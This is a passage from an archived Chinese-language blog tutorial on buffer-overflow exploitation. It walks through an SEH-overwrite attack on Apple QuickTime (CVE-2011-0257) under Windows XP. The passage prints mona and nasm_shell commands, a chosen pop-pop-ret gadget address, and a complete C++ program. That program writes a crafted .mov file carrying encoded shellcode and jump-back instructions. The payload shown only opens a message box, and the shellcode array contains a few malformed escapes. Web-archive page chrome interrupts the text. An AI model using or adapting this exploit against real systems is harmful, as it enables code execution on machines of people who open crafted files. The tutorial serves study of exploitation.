應該會找到很多，如果打開檔案 seh.txt 來一個一個仔細看一下，會發現沒有一個記憶體位址是 QuickTime 本身的模組，也就是說，沒有一個模組是 QuickTime 載入的動態函式庫，或者是 QuickTime 程式本身，在 Windows XP 上找到的記憶體位址全部都是系統的模組，原因是因為 mona 會自動過濾掉有支援 ASLR 的模組，而預設 QuickTime 所有的相關模組都是支援 ASLR 的，應該給 Apple 的開發團隊一個掌聲！不過在 Windows XP 上 ASLR 是不會啟動，所以我們加上參數，讓 mona 強制去尋找非系統模組，即便有支援 ASLR 也無所謂，修改指令如下，參數 -o 是指找非系統的模組，參數 -cm aslr 是指找有支援 ASLR 的模組：

```
!mona seh -o -cm aslr
```

我們打開 seh.txt 檔案，找到一個合適的記憶體位址，這裡筆者使用如下的位址：

```
0x67888c97 (b+0x00008c97) : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [QuickTimeAuthoring.qtx] ASLR: True, Rebase: False, SafeSEH: False, OS: False, v7.5.5 (C:\Program Files\QuickTime\QTSystem\QuickTimeAuthoring.qtx)
```

雖然有支援 ASLR，但是在 Windows XP 上還是可以使用這個位址，因為 ASLR 不會啟動，我們有了這個位址之後，進行計畫的下一步，接下來我們要用一個輕輕往回跳的組語指令覆蓋 nseh，找到這樣的指令方式有很多，我們之前也已經提過幾種方式了，筆者偏好使用 Metasploit 的 nasm_shell.rb 工具，透過這個工具我們設計往回跳 8 個位元組，輸入如下：

```
f0n909@shelllab:/shelllab/msf3/tools$ ./nasm_shell.rb
nasm > jmp short -8
00000000 EBF6 jmp short 0xfffffff8
```

到 Metasploit 目錄下的 tools 子資料夾執行 nasm_shell.rb，並且輸入 jmp short -8，因為 jmp short 是比較短的相對距離跳躍，指令所佔的空間很小，如上，只有 2 個位元組，剩下 2 個沒用到的位元組我們就填 NOP 指令吧，也就是 \x90，因此我們會覆蓋 \xEB\xF6\x90\x90 在 nseh 上面。

再來計畫的下一步，我們要繼續往字串前面跳躍一整個 shellcode 的距離，讓我們一次跳躍 300 個位元組，我們同樣在 nasm_shell.rb 的環境輸入如下：

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016

Close
Help

從 nseh 往前推 8 個位元組就要放上面得到的這串指令 `\xE9\xCF\xFE\xFF\xFF`，指令總共只有 5 個位元組，剩下多出來 3 個沒用到的位元組我們還是填 NOP，所以 `jmp back` 那一段指令就填入 `\xE9\xCF\xFE\xFF\xFF\x90\x90\x90`。

最後加上實際的 shellcode，最後程式碼修改如下：

```
// File name: attack-quicktime.cpp
// 2011-10-17
// fon909@outlook.com

#include <string>
#include <iostream>
#include <fstream>
using namespace std;

void write_prefix(ofstream &fout) {
    string prefix_mov_data("CVE-2011-0257.mov");
    size_t prefix_length;
    char *buf;

    ifstream fin(prefix_mov_data.c_str(), ios::binary);
    fin.seekg(0, ios::end);
    prefix_length = fin.tellg();
    fin.seekg(0, ios::beg);

    buf = new char[prefix_length];
    fin.read(buf, prefix_length);
    fout.write(buf, prefix_length);
    delete [] buf;
}

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\x52\xf7\xd\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\x66\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xfb\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main(int argc, char **argv) {
    size_t const OFFSET_NSEH = 2302;
    string filename("QuickTime-Exploit.mov");
    string shellcode(code);
    string jmp_back("\xE9\xCF\xFE\xFF\xFF" "\x90\x90\x90"); // jmp -0x12c (E9CFFFFFFFF) # NOP x 3
    string junk(OFFSET_NSEH - shellcode.size() - jmp_back.size(), 'A');


    string nseh("\xEB\xF6" "\x90\x90"); // jmp short -0x08 # NOP x 2
    string seh("\x97\x8c\x88\x67"); // 0x67888c97 (C:\Program Files\QuickTime\QTSystem\QuickTimeAuthoring.qtx)
    string exploit = junk + shellcode + jmp_back + nseh + seh;

    ofstream fout(filename.c_str(), ios::binary);
    write_prefix(fout);

    fout << exploit;

    cout << "Wrote " << filename << " successfully.\n";
}
```

編譯執行產生出新的 mov 檔案，我們試著不透過 Immunity，直接執行 QuickTime Player，然後開啟 mov 檔案，熟悉的 Hello, World! 視窗出現在我們的眼前：



Apple QuickTime Player 是我放在第四章的最後一個範例，在這一章我實際展示了攻擊者如何發動攻擊，實證緩衝區溢位攻擊的潛在破壞力以及防不勝防的特質。

- 本章所學到的有以下：
- * C 和 C++ 的模擬案例
 - * 現實世界的漏洞攻擊案例
 - * 直接覆蓋 ret 與例外處理的攻擊方式

本章只是入門，下一章我們將一一探討其他變化技巧。

<<< [第三章 - 改變程式執行的流程](#)

>>> [第五章 - 攻擊的變化](#)

於 下午10:33
標籤：[網路安全實務](#), [緩衝區溢位](#)

沒有留言：

張貼留言

<https://www.blogger.com/comment-iframe.g?blogID=21165>

Latest
Show All

INTERNET ARCHIVE



http://securityalley.blogspot.tw/2014/09/blog-post.html

Go

6 captures

14 二月 15 - 26 十一月 16

1月 2月 4月

◀ 14 ▶

2014 2015 2016

Close

Help